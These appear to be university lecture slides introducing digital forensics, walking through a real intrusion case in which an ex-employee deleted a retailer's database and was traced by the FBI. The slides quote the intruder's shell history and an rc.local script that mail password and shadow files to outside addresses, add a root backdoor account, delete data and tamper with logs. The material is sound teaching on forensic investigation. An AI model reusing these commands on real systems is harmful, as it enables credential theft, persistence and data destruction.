Digital Forensics: An Overview

Dr. Yong Guan

Department of Electrical and Computer Engineering
& Information Assurance Center,
Iowa State University

Outline for Today's Talk

- **Part A: Digital Forensics: An Introduction**
  - **The Context of Cyber Forensics**
- **Part B: Case Study**

IOWA STATE UNIVERSITY

Forensics

- About forensics
  - When?
  - Where?
    - Patricia Cornwell novels, Discovery Channel, CourtTV, CSI, …
  - What?
- Public interest in what detectives do has steadily increased.
- Forensics has been a popular subject. Why?
  - Everyone likes mystery.
  - Interest in crime scene investigation
  - The application of human skills, hi-tech tools, and precise methodology in the fight for justice is a compelling story that is hard to resist.

IOWA STATE UNIVERSITY

Digital Forensics: An Introduction

IOWA STATE UNIVERSITY

Cyber Crime

A painful side-effect of the innovations of Computer and Internet technologies


- The possibility of becoming a victim of cyber crime is the number one fear of billions of people
- The findings in CSI/FBI Computer Crime and Security Surveys confirm that cyber crime is real and continues to be a significant threat.
  - Low percentage of cyber crime cases reported to law enforcement. (In 1996, only 16%; in 2008, 27%)
  - In many cases, the businesses are often reluctant to report and publicly discuss cyber crimes related to them
  - Concern of negative publicity
    - Attracting other cyber-attackers
    - Undermining the confidence of their customers, suppliers, and investors
    - Inviting the ridicule of their competitors
  - Various technical reasons
    - Often insiders
    - Indirectly through various hiding techniques

Vast majority of cyber crimes never get caught or prosecuted!

IOWA STATE UNIVERSITY

Digital Forensis

- Also known as
  - Cyberspace Forensics (or Cyber Forensics)
  - Computer and Network Forensics
- Can be defined as the art of discovering, retrieval of information about a crime in such a way to make it admissible to the court.
- Science?



The Digital Forensic Domain

IOWA STATE UNIVERSITY

Digital Forensic Science

- **Digital Forensic Science (DFS):**


  "The use of scientifically derived and proven methods toward the preservation, collection, validation, identification, analysis, interpretation, documentation and presentation of digital evidence derived from digital sources for the purpose of facilitating or furthering the reconstruction of events found to be criminal, or helping to anticipate unauthorized actions shown to be disruptive to planned operations."

  Source: (2001). Digital Forensic Research Workshop (DFRWS)

IOWA STATE UNIVERSITY

Crime Scene

- **Where is the "crime scene?"**



- **What constitutes evidence??**
- **What are we looking for??**

IOWA STATE UNIVERSITY

Case Study

IOWA STATE UNIVERSITY

Case Study

- From the book "Incident Response: Investigating Computer Crime" by Mandia and Prosise.
- This is a real case. The real identities of the victim, attacker, the agents, and IP addresses involved in the case have been changed.
- On Sept. 3, 2000, business at ABC Retailers came to a halt, since none of the ABC employees were able to access the customer transaction database:
  - The database tracked all on-line and off-line retail sales made by ABC.
  - Unable to identify customers or provide the products sold to the customers within the last 24-30 hours.
  - Lost a full day of retail transactions and estimated cost between $60,000 and $100,000.

IOWA STATE UNIVERSITY

What had happened?

- A chilling and angering fact
  - Someone had logged in and deleted the database!!
- Clues?
  - Victim system: UNIX
  - UNIX usually maintains a history of commands executed by a user: history file
  - Some questionable actions related to the account: "bruce"
- History file reviewed by ABC and FBI confirm that
  - ABC database system was hacked,
  - A sniffer was compiled,
  - And the database was deleted.

IOWA STATE UNIVERSITY

98 lines of history file

1. Ls
2. P
3. W
4. Who

5. Pwd
6. Cat /etc/passwd
7. Cat /etc/pass
8. Cat /etc/passwd | mail –s ownd badboy@fantasy.com
9. Cat /etc/passwd|mail –s ownd badboy@fantasy.com
10. Cat /etc/passwd |mail badboy@fantasy.com

IOWA STATE UNIVERSITY

98 lines of history file (cont.)

11. Lynx packetstorm.security.com

12. ftp 31.27.11.7
13. ftp 31.27.11.7

14. Ls –tla /sbin
15. Ls –tla /usr/sbin
16. Adduser
17. Useradd
18. Ls –tla /sbin/*user*
19. Ls –tla /bin/*user*
20. Ls –tla /usr/sbin/*user*
21. /usr/sbin/useradd
22. /usr/sbin/useradd bsmith
23. /usr/sbin/useradd bsmith

IOWA STATE UNIVERSITY

98 lines of history file (cont.)

24. Ls -tla
25. pine
26. mail
27. mail
28. exit
29. ftp 31.27.11.7
30. Mkdir ..hello
31. Mv ss.tgz ..hello
32. Cd ..hello
33. Which tar
34. Tar –zxvf ss.tgz
35. gunzip
36. Gunzip –d ss.tgz
37. Tar –xvf ss.tar

IOWA STATE UNIVERSITY

98 lines of history file (cont.)

38. Cd ss-1.3
39. Ls
40. ./configure
41. Make

42. Find / -name ip_var.h*
43. Find
44. Who
45. Exit

46. Ls
47. ftp 31.27.11.7


IOWA STATE UNIVERSITY

98 lines of history file (cont.)

48. Mkdir /usr/include/netinet
49. Bash
50. Ls
51. Ls –tla
52. Mv *.h ..hello

53. Rm ss.tar
54. Ls
55. Cd ..hello
56. Ls
57. Cd ss*
58. Cd ss-1.3
59. Ls
60. Grep netinet
61. Grep netinet *
62. Pwd
63. Pico
64. Sed s/netinet/\/home/brucer/..hello
65. Sed s/netinet/\/"home/brucer/..hello"/ss.c
66. exit


IOWA STATE UNIVERSITY



98 lines of history file (cont.)

67. Ps –aux|more
68. Ps –ax
69. Ps –aef|more
70. Ls
71. Cd ..hello
72. Ls
73. Pwd
74. ftp 31.27.11.7
75. Mv ss.c ss-1.3
76. Cd ss-1.3
77. ./configure
78. Make
79. Make install

IOWA STATE UNIVERSITY



98 lines of history file (cont.)

80. Make –I
81. Ls
82. Uname –a
83. Whereis ifconfig
84. Ifconfig –a
85. /ifconfig eth1
86. /sbin/ifconfig –h
87. Ifconfig –h
88. Which ifconfig
89. /usr/sbin/ifconfig –h

90. Cd /
91. Ls
92. Rm –rf rd /* remove the ABC database */

IOWA STATE UNIVERSITY

98 lines of history file (cont.)

93. W
94. Man wall
95. Wall hello I have just hacked into your system… have a nice day
96. Whereis wall
97. /usr/sbin/wall
98. exit

IOWA STATE UNIVERSITY

After reviewing this log file

- Confirm whether the legitimate user "brucer" used these UNIX commands at that time
  - Conclusion is NO. Then who did these?
- ABC investigated the firewall logs and confirmed that "brucer" was not responsible for the connections logged by the firewall.

```
Sept 3 18:26:39 firewall in.telnetd[16382]: connect from 31.27.11.7
Sept 3 18:26:45 firewall login: LOGIN ON 1 BY BRUCER from 31.27.11.7
Sept 3 18:33:42 firewall in.telnetd[16390]: connect from 31.27.11.7
Sept 3 18:33:47 firewall login: LOGIN ON 1 BY BRUCER from 31.27.11.7
Sept 3 18:40:54 firewall in.telnetd[16399]: connect from 31.27.11.7
Sept 3 18:40:59 firewall login: LOGIN ON 1 BY BRUCER from 31.27.11.7
```

IOWA STATE UNIVERSITY

After reviewing this log file

- IP address 31.27.11.7 was familiar to the ABC technician and it belonged to one of the primary venture capital firm backing ABC - New York City Ventures.

- On 31.27.11.7, rc.local file was edited:
  1. Chmod 0 /root/.bash_history
  2. Chmod 0 /var/log/*
  3. Chmod 0 /usr/local/psionic/portsentry/*
  4. Touch /tmp/admin
  5. Chmod 777 /tmp/admin
  6. Ifconfig –a >> /tmp/admin
  7. Ps aux >>/tmp/admin
  8. Cat /etc/passwd >>/tmp/admin
  9. Cat /etc/shadow >>/tmp/admin

IOWA STATE UNIVERSITY

After reviewing this log file

- On 31.27.11.7, rc.local file was edited:
  10. Echo bsmith:1/t0RJ9WQ$qB1RuRacPJEmApvh1kKKB:0:0::/:/bin/bash >> /etc/passwd
  11. Echo bsmith:x:0:0::/:/bin.bash >>/etc/shadow
  12. Mail –s startup hacker@fantasy.com < /tmp/admin
  13. Rm –f /tmp/admin
  14. Chmod 744 /var/log/*
  15. Chmod 744 /usr/local/psionic/portsentry/*
  16. Echo uptime >>~/.bash_history
  17. Echo du . –m >> ~/.bash_history
  18. Echo w >> ~/.bash_history

IOWA STATE UNIVERSITY

After reviewing this log file

- FBI needed to determine who used the email addresses:
- badboy@fantasy.com and hacker@fantasy.com
- FBI requested court order 2703d on Sept 12, 2000 and obtained from freemail.com (i.e., fantasy.com) that the source IP addresses of the system accessed both email accounts are the same and the subscriber for "badboy@" is Jeff Wylde and for "hacker@" is Carlos Fernandez (real identity).
- The phone records of Fernandez was obtained and found that the time correlation between phone record and firewall logs.

IOWA STATE UNIVERSITY

After reviewing this log file

- President of NY city venture firm confirmed Fernadez was the former security employee and perhaps he still had root access.
- FBI searched Fernandez's home and found:
- The content of the email by freemail.com for "hacker@" and "badboy@" accounts contained information stolen from the ABC server and NY city venture firm.
- This case study shows a basic process of computer forensics.

IOWA STATE UNIVERSITY

Questions?

Thanks and See you next time